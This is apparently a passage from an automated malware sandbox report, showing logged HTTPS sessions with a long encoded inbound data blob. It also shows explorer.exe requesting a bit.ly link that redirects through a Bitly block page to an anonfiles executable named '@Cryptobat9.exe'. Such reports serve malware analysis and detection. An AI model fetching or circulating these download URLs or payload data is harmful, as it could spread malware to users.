2021-12-31 18:07:56 UTC	227	IN	Data Raw: 84 a0 ff 41 45 12 4b 76 00 0a 8f 08 55 83 ef de 52 67 88 1d fd db 95 a3 92 56 1c 2f 87 aa cb c4 87 4e 1c 6d 92 78 8b 9b d5 9a 82 6c 77 5e a6 7e 36 ca d9 41 bd 6e 72 e1 18 15 74 0f 77 6e d7 36 b0 60 76 8c 13 cf 2d e1 a6 3e c6 fe 4f 88 d5 de 01 7f fd c4 58 b7 ff c2 b6 e2 5c 6b e1 be 70 ad 5b 55 57 ee 69 e8 85 04 7b c4 21 b1 57 aa a6 d1 88 ff 0b bb 80 5f 08 03 cb 68 da 23 5b 88 bf 1c c2 8a 6f bd 3a ef 97 1d b0 18 cd 66 6f c8 91 26 5b 89 01 3a 7e 16 2a 99 f1 15 5a a1 a6 73 19 94 0c 35 98 9f ce 01 ee 8c cf 7d 00 b3 cb 33 4f 00 ae c6 2c e2 94 d0 c8 72 80 49 11 69 8e 73 4c 5d 89 e9 e6 b2 2e ca 96 27 57 99 95 1b 51 d2 e6 42 db 8e cc 33 6e 1d 60 db 82 13 dd b8 d9 58 2e 19 04 85 06 96 94 48 5d 1f ab bd ba 16 10 74 52 b2 b0 42 4e bd 93 39 95 83 cf 46 1f 0d 08 26 33 Data Ascii: AEKvURgV/Nmxlw^~6Anrtwn6`v->OX\kp[UWi{!W_h#[o:fo&[:~*Zs5}3O,rIisL].'WQB3n`X.H]tRBN9F&3
2021-12-31 18:07:56 UTC	239	IN	Data Raw: c6 c5 0a d6 37 8d 58 5d 2b 76 76 c2 77 52 7d cc 72 17 16 ec 02 92 7b 25 53 58 bf 11 48 14 30 c3 8c ad 62 1c 95 d6 ab e9 43 1f 67 07 a1 90 14 57 e0 32 45 4c 33 28 17 58 de c0 77 83 4a c3 b2 b8 95 1b ee 76 0b 27 a8 33 6e 5f 00 dd b5 6d ec c8 0f fb 09 f4 18 72 62 9d a8 b2 a7 7e b9 86 12 53 c7 7c 3d 09 39 de 94 85 98 41 f9 50 8d b7 e0 4c e9 8a 2b d4 80 06 76 de 5f e5 14 7a ca 17 fb c9 ca f2 f3 61 4f 2d f3 1b f1 26 e0 d5 cb b4 96 89 07 38 e3 71 ee b3 f1 13 8f 8c 63 d6 69 33 92 40 16 4e 59 f7 bd d7 84 e7 b0 75 55 53 c2 a1 90 84 61 32 a1 a7 f9 cb 75 06 39 2e c1 30 94 cb b4 65 55 20 2b b2 0d 80 ab 69 97 17 0b 1c d7 a9 ae 22 13 77 af b2 1a a7 63 46 73 00 76 8d 89 69 82 13 f8 35 e7 29 8e 57 93 32 90 8e ed 2c b4 3a 31 93 6c 3a 83 78 a9 cf 06 6b cb 86 84 1b e5 aa d4 Data Ascii: 7X]+vvwR}r{%SXH0bCgW2EL3(XwJv'3n_mrb~S|=9APL+v_zaO-&8qci3@NYuUSa2u9.0eU +i"wcFsvi5)W2,:1l:xk

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	255	IN	Data Raw: 00 50 00 74 00 57 00 70 00 31 00 6e 00 39 00 52 00 71 00 33 00 4a 00 54 00 71 00 53 00 34 00 2f 00 47 00 4e 00 44 00 39 00 67 00 6f 00 34 00 4f 00 6f 00 79 00 4b 00 57 00 2b 00 2b 00 69 00 6d 00 41 00 42 00 39 00 50 00 67 00 37 00 51 00 37 00 6a 00 43 00 4d 00 6e 00 38 00 73 00 55 00 70 00 6a 00 4f 00 41 00 58 00 72 00 62 00 4d 00 6d 00 72 00 4d 00 65 00 54 00 62 00 30 00 53 00 49 00 55 00 58 00 52 00 47 00 55 00 74 00 61 00 45 00 41 00 6c 00 45 00 65 00 30 00 55 00 54 00 65 00 5a 00 35 00 65 00 59 00 77 00 39 00 6e 00 55 00 6e 00 59 00 57 00 56 00 37 00 6a 00 2f 00 61 00 45 00 73 00 30 00 46 00 73 00 46 00 70 00 74 00 49 00 4e 00 71 00 36 00 65 00 6c 00 74 00 6b 00 31 00 42 00 4c 00 70 00 33 00 4f 00 35 00 36 00 45 00 47 00 62 00 5a 00 6c 00 4e 00 46 00 Data Ascii: PtWp1n9Rq3JTqS4/GND9go4OoyKW++imAB9Pg7Q7jCMn8sUpjOAXrbMmrMeTb0SIUXRGUtaEAlEe0UTeZ5eYw9nUnYWV7j/aEs0FsFptINq6eltk1BLp3O56EGbZlNF
2021-12-31 18:07:56 UTC	271	IN	Data Raw: 00 42 00 6b 00 46 00 6d 00 78 00 36 00 49 00 2f 00 41 00 7a 00 6c 00 58 00 63 00 39 00 37 00 74 00 66 00 32 00 6c 00 53 00 53 00 30 00 31 00 57 00 6e 00 46 00 50 00 33 00 51 00 50 00 63 00 41 00 47 00 36 00 72 00 70 00 39 00 68 00 63 00 75 00 6a 00 6f 00 70 00 4b 00 41 00 6a 00 37 00 4b 00 79 00 4a 00 62 00 75 00 39 00 2f 00 7a 00 70 00 34 00 55 00 32 00 45 00 72 00 39 00 71 00 78 00 65 00 70 00 4c 00 7a 00 58 00 48 00 39 00 63 00 68 00 42 00 68 00 4e 00 63 00 57 00 6f 00 33 00 47 00 67 00 41 00 34 00 70 00 4a 00 6b 00 61 00 42 00 79 00 76 00 67 00 6f 00 78 00 69 00 38 00 30 00 68 00 4a 00 74 00 51 00 36 00 46 00 41 00 55 00 36 00 43 00 77 00 65 00 70 00 6c 00 56 00 49 00 39 00 37 00 30 00 68 00 76 00 77 00 4f 00 46 00 2b 00 41 00 76 00 4b 00 53 00 45 00 Data Ascii: BkFmx6l/AzlXc97tf2lSS01WnFP3QPcAG6rp9hcujopKAj7KyJbu9/zp4U2Er9qxepLzXH9chBhNcWo3GgA4pJkaByvgoxi80hJtQ6FAU6CweplVI970hvwOF+AvKSE
2021-12-31 18:07:56 UTC	287	IN	Data Raw: 00 48 00 46 00 7a 00 31 00 47 00 5a 00 5a 00 33 00 69 00 54 00 6f 00 31 00 38 00 65 00 7a 00 73 00 37 00 4f 00 4d 00 57 00 73 00 42 00 42 00 35 00 6e 00 2b 00 4a 00 6a 00 39 00 75 00 57 00 37 00 51 00 72 00 47 00 44 00 73 00 33 00 48 00 69 00 52 00 4b 00 4e 00 43 00 70 00 31 00 73 00 6e 00 51 00 6d 00 54 00 6a 00 56 00 4b 00 74 00 49 00 74 00 4d 00 78 00 70 00 4f 00 74 00 6b 00 50 00 48 00 4a 00 78 00 49 00 66 00 63 00 32 00 45 00 2b 00 32 00 61 00 32 00 58 00 5a 00 32 00 50 00 57 00 33 00 48 00 62 00 48 00 51 00 66 00 31 00 6e 00 69 00 38 00 5a 00 37 00 74 00 2b 00 4b 00 69 00 41 00 68 00 6b 00 34 00 45 00 6d 00 77 00 57 00 6f 00 4c 00 4e 00 51 00 34 00 71 00 44 00 69 00 79 00 6d 00 66 00 71 00 35 00 77 00 49 00 46 00 65 00 5a 00 4f 00 6a 00 57 00 6d 00 Data Ascii: HFz1GZZ3iTo18ezs7OMWsBB5n+Jj9uW7QrGDs3HiRKNCp1snQmTjVKtItMxpOtkPHJxIfc2E+2a2XZ2PW3HbHQf1ni8Z7t+KiAhk4EmwWoLNQ4qDiymfq5wIFeZOjWm
2021-12-31 18:07:56 UTC	303	IN	Data Raw: 00 36 00 32 00 51 00 47 00 66 00 34 00 6c 00 77 00 4d 00 4e 00 42 00 4f 00 44 00 6b 00 51 00 74 00 34 00 63 00 51 00 31 00 45 00 79 00 65 00 33 00 62 00 62 00 5a 00 62 00 72 00 42 00 71 00 31 00 44 00 39 00 78 00 42 00 38 00 4e 00 7a 00 70 00 69 00 30 00 5a 00 72 00 56 00 4e 00 58 00 58 00 6c 00 73 00 34 00 30 00 5a 00 55 00 68 00 65 00 35 00 4a 00 58 00 72 00 2b 00 78 00 7a 00 77 00 71 00 4a 00 46 00 4a 00 75 00 6d 00 63 00 31 00 72 00 4e 00 71 00 63 00 65 00 69 00 49 00 33 00 51 00 76 00 74 00 78 00 47 00 6c 00 78 00 49 00 4e 00 4d 00 4f 00 68 00 63 00 70 00 49 00 38 00 77 00 57 00 4d 00 6e 00 77 00 36 00 6a 00 31 00 4f 00 2b 00 63 00 45 00 43 00 75 00 2b 00 37 00 77 00 6f 00 56 00 4c 00 53 00 58 00 48 00 55 00 61 00 6d 00 56 00 56 00 61 00 4b 00 46 00 Data Ascii: 62QGf4lwMNBODkQt4cQ1Eye3bbZbrBq1D9xB8Nzpi0ZrVNXXls40ZUhe5JXr+xzwqJFJumc1rNqceil3QvtxGlxlNMOhcpI8wWMnw6j1O+cECu+7woVLSXHUamVVaKF
2021-12-31 18:07:56 UTC	319	IN	Data Raw: 00 61 00 33 00 53 00 51 00 43 00 6f 00 4e 00 37 00 42 00 38 00 77 00 4b 00 68 00 56 00 48 00 33 00 68 00 58 00 4d 00 51 00 66 00 4e 00 4b 00 51 00 42 00 33 00 77 00 65 00 57 00 47 00 46 00 59 00 2b 00 37 00 46 00 74 00 69 00 39 00 75 00 5a 00 77 00 2b 00 49 00 39 00 55 00 32 00 6d 00 72 00 73 00 4c 00 74 00 47 00 79 00 6c 00 75 00 78 00 48 00 33 00 76 00 55 00 37 00 61 00 2b 00 44 00 42 00 6d 00 4d 00 51 00 71 00 65 00 50 00 38 00 48 00 45 00 49 00 53 00 4e 00 73 00 6a 00 63 00 68 00 41 00 76 00 62 00 70 00 4f 00 46 00 36 00 73 00 78 00 37 00 69 00 73 00 32 00 4b 00 4a 00 55 00 63 00 46 00 6a 00 42 00 78 00 74 00 72 00 71 00 7a 00 69 00 6d 00 42 00 61 00 6e 00 45 00 41 00 4e 00 69 00 32 00 53 00 36 00 32 00 51 00 75 00 70 00 6f 00 47 00 69 00 57 00 77 00 Data Ascii: a3SQCoN7B8wKhVH3hXMQfNKQB3weWGFY+7Fti9uZw+I9U2mrsLtGyluxH3vU7a+DBmMQqeP8HEISNsjchAvbpOF6sx7is2KJUcFjBxtrqzimBanEANi2S62QupoGiWw
2021-12-31 18:07:56 UTC	335	IN	Data Raw: 00 6e 00 70 00 6c 00 74 00 74 00 54 00 68 00 68 00 69 00 64 00 44 00 50 00 6a 00 37 00 66 00 6c 00 76 00 64 00 56 00 77 00 37 00 52 00 6a 00 7a 00 6e 00 4d 00 4d 00 61 00 42 00 37 00 69 00 68 00 71 00 61 00 61 00 49 00 48 00 59 00 6b 00 65 00 38 00 35 00 50 00 2b 00 48 00 38 00 74 00 57 00 4c 00 7a 00 4a 00 2b 00 72 00 39 00 45 00 36 00 49 00 46 00 6d 00 58 00 6e 00 38 00 64 00 66 00 75 00 6f 00 77 00 76 00 62 00 55 00 59 00 7a 00 73 00 53 00 42 00 71 00 2b 00 4b 00 62 00 66 00 57 00 61 00 77 00 64 00 56 00 67 00 5a 00 52 00 58 00 78 00 63 00 6b 00 62 00 48 00 52 00 43 00 73 00 6a 00 74 00 49 00 41 00 54 00 36 00 4a 00 64 00 73 00 2f 00 69 00 73 00 37 00 62 00 4b 00 45 00 2b 00 75 00 35 00 73 00 44 00 71 00 57 00 75 00 33 00 59 00 4b 00 76 00 6f 00 6f 00 Data Ascii: npltTthhidDPj7flvdVw7RjznMMaB7ihqaaIHYke85P+H8tWLzJ+r9E6IFmXn8dfuowvbUYzsSBq+KbfWawdVgZRXxckbHRCsjtIAT6Jds/is7bKE+u5sDqWu3YKvoo
2021-12-31 18:07:56 UTC	351	IN	Data Raw: 00 51 00 39 00 6f 00 31 00 2b 00 6a 00 46 00 59 00 72 00 6b 00 57 00 6e 00 74 00 33 00 64 00 6d 00 50 00 53 00 68 00 39 00 71 00 4b 00 47 00 68 00 73 00 6d 00 76 00 5a 00 62 00 46 00 6a 00 46 00 62 00 53 00 5a 00 55 00 2f 00 56 00 34 00 50 00 42 00 76 00 41 00 33 00 6e 00 67 00 4d 00 55 00 42 00 71 00 6f 00 72 00 4c 00 57 00 77 00 59 00 6e 00 71 00 56 00 36 00 2f 00 6e 00 45 00 75 00 45 00 36 00 61 00 2f 00 6f 00 4c 00 37 00 52 00 50 00 47 00 4d 00 4e 00 5a 00 55 00 64 00 71 00 65 00 2b 00 38 00 54 00 6f 00 64 00 45 00 41 00 50 00 6f 00 58 00 55 00 43 00 37 00 71 00 52 00 7a 00 36 00 36 00 69 00 76 00 4e 00 71 00 48 00 76 00 54 00 75 00 32 00 49 00 64 00 33 00 38 00 47 00 44 00 50 00 49 00 65 00 36 00 33 00 64 00 57 00 44 00 52 00 6a 00 50 00 32 00 61 00 Data Ascii: Q9o1+jFYrkWnt3dmPSh9qKGhsmvZbFjFbSZU/V4PBvA3ngMUBqorLWwYnqV6/nEuE6a/oL7RPGMNZUdqe+8TodEAPoXUC7qRz66ivNqHvTu2Id38GDPIe63dWDRjP2a
2021-12-31 18:07:56 UTC	367	IN	Data Raw: 00 32 00 59 00 71 00 52 00 4e 00 4c 00 2f 00 68 00 57 00 43 00 32 00 33 00 4c 00 4f 00 50 00 64 00 49 00 65 00 45 00 4a 00 32 00 49 00 6d 00 68 00 48 00 71 00 49 00 71 00 73 00 6c 00 5a 00 4e 00 4f 00 4d 00 64 00 2b 00 57 00 6e 00 69 00 64 00 48 00 49 00 61 00 78 00 63 00 6f 00 77 00 2f 00 76 00 6b 00 73 00 6d 00 79 00 33 00 37 00 54 00 6a 00 46 00 61 00 6e 00 6c 00 59 00 6c 00 35 00 43 00 74 00 6e 00 4e 00 4f 00 52 00 74 00 71 00 33 00 35 00 43 00 2b 00 67 00 5a 00 39 00 58 00 42 00 4e 00 47 00 2b 00 66 00 2f 00 52 00 71 00 4f 00 4b 00 74 00 68 00 31 00 38 00 51 00 34 00 77 00 49 00 37 00 6b 00 33 00 31 00 50 00 7a 00 30 00 65 00 6a 00 4c 00 36 00 45 00 43 00 49 00 66 00 6b 00 54 00 34 00 65 00 4e 00 44 00 6a 00 4d 00 4a 00 37 00 75 00 62 00 7a 00 61 00 Data Ascii: 2YqRNL/hWC23LOPdIeEJ2ImhHqIqslZNOMd+WnidHIaxcow/vksmy37TjFanlYl5CtnNORtq35C+gZ9XBNG+f/RqOKth18Q4wI7k31Pz0ejL6ECIfkT4eNDjMJ7ubza
2021-12-31 18:07:56 UTC	383	IN	Data Raw: 00 49 00 6b 00 67 00 4d 00 30 00 33 00 33 00 69 00 67 00 65 00 4c 00 31 00 4a 00 4c 00 57 00 33 00 38 00 44 00 4a 00 75 00 30 00 6e 00 2f 00 2b 00 4e 00 4c 00 38 00 48 00 6f 00 74 00 66 00 4a 00 78 00 44 00 70 00 44 00 6b 00 51 00 38 00 42 00 4e 00 52 00 53 00 7a 00 54 00 2b 00 38 00 30 00 36 00 56 00 32 00 54 00 72 00 44 00 44 00 73 00 43 00 4e 00 58 00 31 00 6c 00 70 00 69 00 45 00 57 00 68 00 45 00 2f 00 49 00 57 00 73 00 59 00 44 00 42 00 77 00 6e 00 39 00 6a 00 66 00 49 00 58 00 69 00 58 00 6e 00 78 00 6f 00 78 00 69 00 79 00 45 00 4f 00 46 00 5a 00 6d 00 79 00 54 00 77 00 53 00 68 00 72 00 66 00 45 00 51 00 48 00 73 00 39 00 62 00 37 00 68 00 5a 00 4a 00 59 00 57 00 68 00 4c 00 6c 00 6e 00 44 00 6e 00 68 00 67 00 6b 00 73 00 33 00 31 00 2f 00 57 00 Data Ascii: IkgM033igeL1JLW38DJu0n/+NL8HotfJxDpDkQ8BNRSzT+806V2TrDDsCNX1IpiEWhE/IWsYDBwn9jfIXiXnxoxiyEOFZmyTwShrfEQHs9b7hZJYWhLlnDnhgks31/W

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	399	IN	Data Raw: 00 6f 00 39 00 6b 00 51 00 2f 00 33 00 37 00 6c 00 75 00 4d 00 31 00 43 00 30 00 71 00 34 00 66 00 57 00 36 00 2f 00 4f 00 52 00 36 00 39 00 59 00 62 00 70 00 32 00 64 00 4e 00 33 00 43 00 2b 00 51 00 73 00 6a 00 76 00 53 00 54 00 76 00 34 00 43 00 32 00 54 00 67 00 70 00 43 00 42 00 7a 00 69 00 49 00 37 00 6a 00 52 00 35 00 6d 00 39 00 36 00 4f 00 43 00 78 00 75 00 56 00 61 00 6b 00 4d 00 53 00 41 00 59 00 35 00 45 00 65 00 49 00 67 00 31 00 45 00 49 00 47 00 2f 00 47 00 66 00 2b 00 41 00 69 00 69 00 54 00 77 00 4e 00 52 00 77 00 49 00 67 00 48 00 5a 00 4d 00 38 00 71 00 50 00 35 00 53 00 6d 00 69 00 6a 00 77 00 74 00 48 00 6c 00 62 00 47 00 78 00 51 00 38 00 34 00 78 00 6b 00 58 00 57 00 76 00 30 00 6b 00 74 00 59 00 4c 00 30 00 6b 00 63 00 50 00 78 00 Data Ascii: o9kQ/37luM1C0q4fW6/OR69Ybp2dN3C+QsjvSTv4C2TgpCBzil7jR5m96OCxuVakMSAY5EeIg1EIG/Gf+AiiTwNRwIgHZM8qP5SmijwtHlbGxQ84xkXWv0ktYL0kcPx
2021-12-31 18:07:56 UTC	415	IN	Data Raw: 00 6e 00 77 00 61 00 7a 00 4b 00 5a 00 6f 00 75 00 33 00 4e 00 5a 00 4d 00 6a 00 39 00 62 00 62 00 32 00 58 00 37 00 4e 00 61 00 35 00 5a 00 72 00 38 00 54 00 62 00 6e 00 30 00 74 00 4b 00 71 00 69 00 66 00 38 00 70 00 2f 00 6d 00 6b 00 7a 00 43 00 69 00 35 00 4e 00 32 00 78 00 48 00 6a 00 6d 00 5a 00 2b 00 7a 00 6e 00 37 00 67 00 6b 00 4f 00 35 00 48 00 2f 00 75 00 51 00 6f 00 49 00 47 00 36 00 79 00 61 00 47 00 46 00 4f 00 49 00 6c 00 67 00 52 00 47 00 4d 00 39 00 6d 00 69 00 70 00 51 00 58 00 63 00 72 00 47 00 51 00 5a 00 50 00 42 00 6c 00 6c 00 61 00 35 00 64 00 69 00 58 00 48 00 6b 00 42 00 53 00 6a 00 43 00 48 00 7a 00 65 00 51 00 4e 00 67 00 72 00 72 00 43 00 4f 00 43 00 6c 00 39 00 41 00 46 00 63 00 38 00 58 00 70 00 52 00 4a 00 43 00 52 00 68 00 Data Ascii: nwazKZou3NZMj9bb2X7Na5Zr8Tbn0tKqif8p/mkzCi5N2xHjmZ+zn7gkO5H/uQoIG6yaGFOIlgRGM9mipQXcrGQZPBlla5diXHkBSjCHzeQNgrrCOCl9AFc8XpRJCRh
2021-12-31 18:07:56 UTC	431	IN	Data Raw: 00 6f 00 76 00 6a 00 6b 00 76 00 56 00 50 00 53 00 74 00 71 00 36 00 54 00 66 00 41 00 67 00 70 00 70 00 4f 00 33 00 43 00 6b 00 7a 00 72 00 39 00 61 00 43 00 78 00 47 00 54 00 49 00 78 00 64 00 75 00 62 00 54 00 79 00 50 00 71 00 55 00 4a 00 61 00 56 00 70 00 56 00 58 00 55 00 4f 00 63 00 31 00 64 00 62 00 51 00 63 00 69 00 36 00 49 00 56 00 52 00 4a 00 66 00 56 00 67 00 68 00 77 00 55 00 2f 00 75 00 2b 00 65 00 6f 00 36 00 66 00 6a 00 73 00 5a 00 36 00 4d 00 30 00 62 00 36 00 63 00 7a 00 62 00 2f 00 58 00 4d 00 54 00 72 00 46 00 73 00 63 00 51 00 73 00 33 00 32 00 35 00 67 00 56 00 71 00 30 00 54 00 73 00 2b 00 48 00 36 00 5a 00 4c 00 64 00 56 00 54 00 6c 00 4a 00 64 00 4a 00 66 00 48 00 30 00 63 00 6f 00 34 00 68 00 4d 00 4e 00 78 00 70 00 31 00 44 00 Data Ascii: ovjkvVPStq6TfAgppO3Ckzr9aCxGTIxdubTyPqUJaVpVXUOc1dbQci6IVRJfVghwU/u+eo6fjsZ6M0b6czb/XMTrFscQs325gVq0Ts+H6ZLdVTlJdJfH0co4hMNxp1D
2021-12-31 18:07:56 UTC	447	IN	Data Raw: 00 4e 00 46 00 73 00 34 00 39 00 5a 00 6b 00 51 00 73 00 35 00 4e 00 4d 00 4e 00 7a 00 31 00 69 00 48 00 4d 00 78 00 4a 00 38 00 54 00 4f 00 53 00 41 00 57 00 62 00 76 00 56 00 66 00 63 00 31 00 66 00 7a 00 72 00 2b 00 6c 00 48 00 49 00 4a 00 66 00 43 00 68 00 6b 00 59 00 4f 00 47 00 79 00 6d 00 52 00 4a 00 75 00 51 00 2b 00 52 00 69 00 6f 00 36 00 52 00 71 00 73 00 78 00 47 00 69 00 61 00 39 00 4d 00 72 00 6e 00 65 00 56 00 50 00 65 00 4d 00 46 00 67 00 77 00 6a 00 41 00 39 00 35 00 5a 00 36 00 74 00 55 00 68 00 48 00 7a 00 45 00 49 00 57 00 51 00 37 00 72 00 56 00 4a 00 33 00 6b 00 79 00 65 00 6b 00 5a 00 33 00 32 00 71 00 73 00 41 00 2b 00 52 00 4d 00 5a 00 7a 00 78 00 58 00 55 00 41 00 7a 00 75 00 37 00 4e 00 4b 00 4b 00 38 00 51 00 45 00 78 00 Data Ascii: NFs49ZkQs5NMNz1iHMxJ8TOSAWbvVffc1fzr+lHIJfChkYOGymRJuQ+Rio6RqsxGia9MrneVPeMFgwjA95Z6tUhHzEIWQ7rVJ3kyekZ32qsA+RMZzxXUAzu7NKK8QEx
2021-12-31 18:07:56 UTC	463	IN	Data Raw: 00 43 00 44 00 45 00 4b 00 2f 00 73 00 2b 00 30 00 4a 00 6e 00 47 00 37 00 67 00 32 00 74 00 4f 00 37 00 44 00 33 00 53 00 57 00 4c 00 46 00 78 00 64 00 4d 00 34 00 52 00 55 00 70 00 45 00 76 00 35 00 32 00 4e 00 69 00 2f 00 4d 00 33 00 65 00 78 00 37 00 4e 00 57 00 2f 00 72 00 53 00 58 00 71 00 33 00 74 00 6a 00 50 00 2b 00 53 00 6e 00 73 00 31 00 34 00 43 00 57 00 37 00 78 00 53 00 2f 00 67 00 65 00 30 00 52 00 69 00 36 00 30 00 68 00 58 00 59 00 31 00 78 00 57 00 34 00 4b 00 32 00 42 00 72 00 65 00 5a 00 42 00 46 00 78 00 62 00 74 00 67 00 7a 00 70 00 74 00 6b 00 73 00 39 00 77 00 46 00 33 00 70 00 4a 00 61 00 56 00 4a 00 56 00 7a 00 4c 00 6b 00 74 00 6e 00 32 00 7a 00 48 00 6f 00 33 00 31 00 47 00 69 00 7a 00 50 00 6e 00 6a 00 39 00 70 00 64 00 2f 00 Data Ascii: CDEK/s+0JnG7g2tO7D3SWLFxdM4RUpEv52Ni/M3ex7NW/rSXq3tjP+Sns14CW7xS/ge0Ri60hXY1xW4K2BreZBFxbtgzptks9wF3pJaVJVzLktn2zHo31GizPnj9pd/
2021-12-31 18:07:56 UTC	479	IN	Data Raw: 00 4f 00 6e 00 69 00 69 00 75 00 31 00 4c 00 6e 00 70 00 54 00 54 00 72 00 46 00 49 00 67 00 54 00 4a 00 71 00 59 00 61 00 6e 00 61 00 61 00 52 00 51 00 2b 00 69 00 36 00 2f 00 58 00 35 00 41 00 63 00 4c 00 61 00 54 00 38 00 6c 00 68 00 69 00 35 00 78 00 66 00 43 00 46 00 48 00 6a 00 39 00 58 00 4e 00 30 00 57 00 4a 00 6e 00 74 00 39 00 75 00 45 00 49 00 41 00 41 00 4f 00 4c 00 36 00 35 00 73 00 67 00 32 00 6c 00 48 00 56 00 74 00 73 00 37 00 70 00 6d 00 47 00 68 00 6e 00 31 00 66 00 56 00 53 00 79 00 2b 00 45 00 72 00 4d 00 55 00 36 00 68 00 41 00 64 00 4f 00 4b 00 61 00 75 00 5a 00 5a 00 48 00 59 00 49 00 56 00 6e 00 35 00 77 00 34 00 51 00 4f 00 4c 00 45 00 4a 00 30 00 33 00 65 00 4e 00 46 00 6c 00 51 00 4a 00 30 00 65 00 6d 00 5a 00 51 00 63 00 6e 00 Data Ascii: Oniiu1LnpTTrFlgTJqYanaaRQ+i6/X5AcLaT8lhi5xfCFHj9XN0WJnt9uEIAAOL65sg2lHVts7pmGhn1fVSy+ErMU6hAdOKauZZHYIVn5w4QOLEJ03eNFlQJ0emZQcn
2021-12-31 18:07:56 UTC	495	IN	Data Raw: 00 72 00 31 00 64 00 71 00 67 00 52 00 4e 00 6e 00 4b 00 4d 00 73 00 68 00 4b 00 64 00 38 00 6c 00 54 00 4d 00 45 00 66 00 77 00 59 00 57 00 6b 00 39 00 41 00 6b 00 55 00 2b 00 2f 00 38 00 43 00 59 00 59 00 2b 00 31 00 63 00 58 00 74 00 2f 00 79 00 69 00 43 00 75 00 63 00 61 00 6e 00 79 00 74 00 6e 00 7a 00 7a 00 4d 00 61 00 33 00 36 00 56 00 56 00 6d 00 59 00 47 00 68 00 67 00 5a 00 77 00 43 00 68 00 6d 00 63 00 4a 00 34 00 68 00 76 00 52 00 64 00 54 00 52 00 52 00 79 00 6c 00 6a 00 6b 00 38 00 70 00 72 00 36 00 4c 00 62 00 76 00 42 00 33 00 72 00 6d 00 68 00 35 00 54 00 4f 00 7a 00 67 00 73 00 4e 00 55 00 41 00 48 00 55 00 65 00 6c 00 6b 00 43 00 63 00 4a 00 4e 00 66 00 52 00 6a 00 2f 00 42 00 61 00 48 00 2f 00 5a 00 58 00 6e 00 44 00 49 00 44 00 61 00 Data Ascii: r1dqgRNnKMshKd8lTMEfwYWk9AkU+/8CYY+1cXt/yiCucanytnzzMa36VVmYGhgZwChmcJ4hvRdTRRyljk8pr6LbvB3rmh5TOzgsNUAHUelkCcJNfRj/BaH/ZXnDIDa
2021-12-31 18:07:56 UTC	511	IN	Data Raw: 00 71 00 50 00 69 00 2b 00 75 00 39 00 67 00 63 00 7a 00 33 00 77 00 6c 00 36 00 74 00 64 00 54 00 33 00 79 00 77 00 58 00 43 00 36 00 33 00 76 00 45 00 6c 00 79 00 36 00 46 00 50 00 57 00 35 00 4b 00 36 00 4e 00 34 00 6e 00 52 00 2b 00 2f 00 52 00 42 00 5a 00 34 00 73 00 71 00 72 00 32 00 63 00 79 00 6b 00 75 00 35 00 53 00 4c 00 42 00 4d 00 2f 00 38 00 6c 00 6f 00 36 00 4b 00 55 00 4c 00 41 00 6e 00 64 00 77 00 73 00 79 00 6e 00 32 00 6d 00 66 00 43 00 6b 00 38 00 6f 00 6a 00 2b 00 50 00 34 00 6a 00 36 00 52 00 37 00 6f 00 67 00 37 00 68 00 4b 00 75 00 31 00 4e 00 76 00 31 00 76 00 74 00 55 00 69 00 4d 00 4a 00 6d 00 4b 00 76 00 33 00 72 00 2b 00 63 00 47 00 77 00 52 00 2f 00 51 00 68 00 31 00 7a 00 6c 00 67 00 45 00 4d 00 2f 00 52 00 44 00 75 00 59 00 Data Ascii: qPi+u9gcz3wl6tdT3ywXC63vEly6FPW5K6N4nR+/RBZ4sqr2cyku5SLBM/8lo6KULAndwsyn2mfCk8oj+P4j6R7og7hKu1Nv1vtUiMJmKv3r+cGwR/Qh1zIgEM/RDuY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49848	67.199.248.11	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:29 UTC	526	OUT	GET /3eHgQQR HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bit.ly
2021-12-31 18:08:29 UTC	526	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 31 Dec 2021 18:08:29 GMT Content-Type: text/html; charset=utf-8 Content-Length: 226 Cache-Control: private, max-age=90 Content-Security-Policy: referrer always; Location: https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe Referrer-Policy: unsafe-url Via: 1.1 google Alt-Svc: clear Connection: close
2021-12-31 18:08:29 UTC	527	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 69 74 6c 79 2e 63 6f 6d 2f 61 2f 62 6c 6f 63 6b 65 64 3f 68 61 73 68 3d 33 65 48 67 51 51 52 26 61 6d 70 3b 75 72 6c 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 63 64 6e 2d 31 33 31 2e 61 6e 6f 6e 66 69 6c 65 73 2e 63 6f 6d 25 32 46 50 30 6d 35 77 34 6a 32 78 63 25 32 46 63 61 63 33 65 62 39 38 2d 31 36 34 30 38 35 33 39 38 34 25 32 46 25 34 30 43 72 79 70 74 6f 62 61 74 39 2e 65 78 65 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49849	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:29 UTC	527	OUT	GET /a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bitly.com
